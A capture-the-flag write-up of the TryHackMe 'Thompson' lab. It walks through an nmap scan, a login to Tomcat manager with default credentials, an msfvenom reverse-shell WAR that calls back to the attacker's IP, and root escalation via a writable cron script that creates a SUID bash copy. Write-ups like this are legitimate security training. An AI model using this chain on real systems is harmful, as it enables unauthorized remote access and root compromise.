Thompson CTF Write-Up:


Start with a simple nmap scan:


```
# Nmap 7.94SVN scan initiated Thu May 30 13:21:41 2024 as: nmap -sC -sV -oN nmap -p- thompson.thm
Nmap scan report for thompson.thm (10.10.116.178)
Host is up (0.096s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
|   256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
|_  256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
| ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat 8.5.5
|_http-title: Apache Tomcat/8.5.5
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu May 30 13:31:32 2024 -- 1 IP address (1 host up) scanned in 591.01 seconds
```

So we have tomcat running on port 8080 , on tomcat to get rce I need to find credentials to log in to the /manager/html page and upload a war reverse shell file to the website (see this article).

So I tried some of the default credentials and find the credentials to login!

Tomcat:s3cret






After I logged in to the manager dashboard of tomcat I generated a war file reverse shell to upload to the tomcat server using msfvenom:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.9.1.191 LPORT=4242 -f war -o revshell.war
```

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/thompson]
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.9.1.191 LPORT=4242 -f war -o revshell.war
Payload size: 1093 bytes
Final size of war file: 1093 bytes
Saved as: revshell.war
```

Upload this file to the server:

After uploading the war file I start a listener and access the file to trigger:



PrivEsc:

The user flag was in the /home/jack/ directory , and there is to mor interesting files in there:

```
tomcat@ubuntu:/home/jack$ ls -la
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23  2019 .
drwxr-xr-x 3 root root 4096 Aug 14  2019 ..
-rw------- 1 root root 1476 Aug 14  2019 .bash_history
-rw-r--r-- 1 jack jack  220 Aug 14  2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14  2019 .bashrc
drwx------ 2 jack jack 4096 Aug 14  2019 .cache
-rwxrwxrwx 1 jack jack   68 May 30 05:44 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14  2019 .nano
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root   39 May 30 06:25 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
```

So there is a bash script file called 'id.sh' (with write permissions) and a text file called 'test.txt', view the bash script:

```
tomcat@ubuntu:/home/jack$ cat id.sh
#!/bin/bash
id > test.txt
```

It just saves the id result in the test.txt file, cat the text file :

```
tomcat@ubuntu:/home/jack$ cat test.txt
uid=0(root) gid=0(root) groups=0(root)
```

This is mean that the root was the last one to run this script, but another thing I notice is the time that the test.txt file have last update and it was a minute early , so it is probeblly a cron job ...

So I edit the bash script by adding this line :

Cp /bin/bash /tmp && Chmod 4755 /tmp/bash

So when the root is running this again it will give me a copy of the /bin/bash with root suid (so I can spawn a root shell):

```
tomcat@ubuntu:/home/jack$ echo "cp /bin/bash /tmp && chmod 4755 /tmp/bash
```

```
tomcat@ubuntu:/home/jack$ cat id.sh
#!/bin/bash
id > test.txt
cp /bin/bash /tmp && chmod 4755 /tmp/bash
```

Now I waite for a minute untill root run the script again , and the new bash copy created in the tmp directory with suid set:

```
tomcat@ubuntu:/home/jack$ cd /tmp
tomcat@ubuntu:/tmp$ ls -la
total 1056
drwxrwxrwt 10 root   root      4096 May 30 06:33 .
drwxr-xr-x 22 root   root      4096 Aug 14  2019 ..
-rwsr-xr-x  1 root   root   1037528 May 30 05:45 bash
```

Spawn a root shell and read the flag:

```
tomcat@ubuntu:/tmp$ ./bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
d89d5391984c0450a95497153ae7ca3a
```